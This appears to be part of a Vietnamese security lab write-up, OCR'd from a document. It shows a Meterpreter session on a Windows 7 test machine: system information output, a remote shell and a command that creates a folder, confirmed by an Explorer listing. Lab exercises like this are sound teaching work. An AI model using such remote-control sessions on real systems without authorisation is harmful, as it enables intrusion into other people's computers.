


- Xem thông tin

```
meterpreter > sysinfo
Computer        : DQHIEU-B19DCAT0
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

- Tạo folder

```
meterpreter > cd C:
meterpreter > shell
Process 2144 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd C:
cd C:
C:\Windows\System32

C:\Windows\system32>cd C:\Users\dinhquanghieu
cd C:\Users\dinhquanghieu

C:\Users\dinhquanghieu>mkdir Hieu-Kaisa
mkdir Hieu-Kaisa

C:\Users\dinhquanghieu>
```


Computer ▸ Local Disk (C:) ▸ Users ▸ dinhquanghieu ▸
Search dinhquanghieu
Organize
Open
Include in library
Share with
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
Name
Date modified
Type
Size
Contacts 3/11/2022 3:01 PM File folder
Desktop 3/11/2022 3:01 PM File folder
Downloads 4/21/2022 11:56 AM File folder
Favorites 3/11/2022 3:01 PM File folder
Hieu-Kaisa 4/22/2022 10:01 AM File folder
Links 3/11/2022 3:01 PM File folder
My Documents 3/11/2022 3:35 PM File folder
My Music 3/11/2022 3:01 PM File folder
My Pictures 3/11/2022 3:01 PM File folder
My Videos 3/11/2022 3:01 PM File folder
Saved Games 3/11/2022 3:01 PM File folder
Searches 3/11/2022 3:01 PM File folder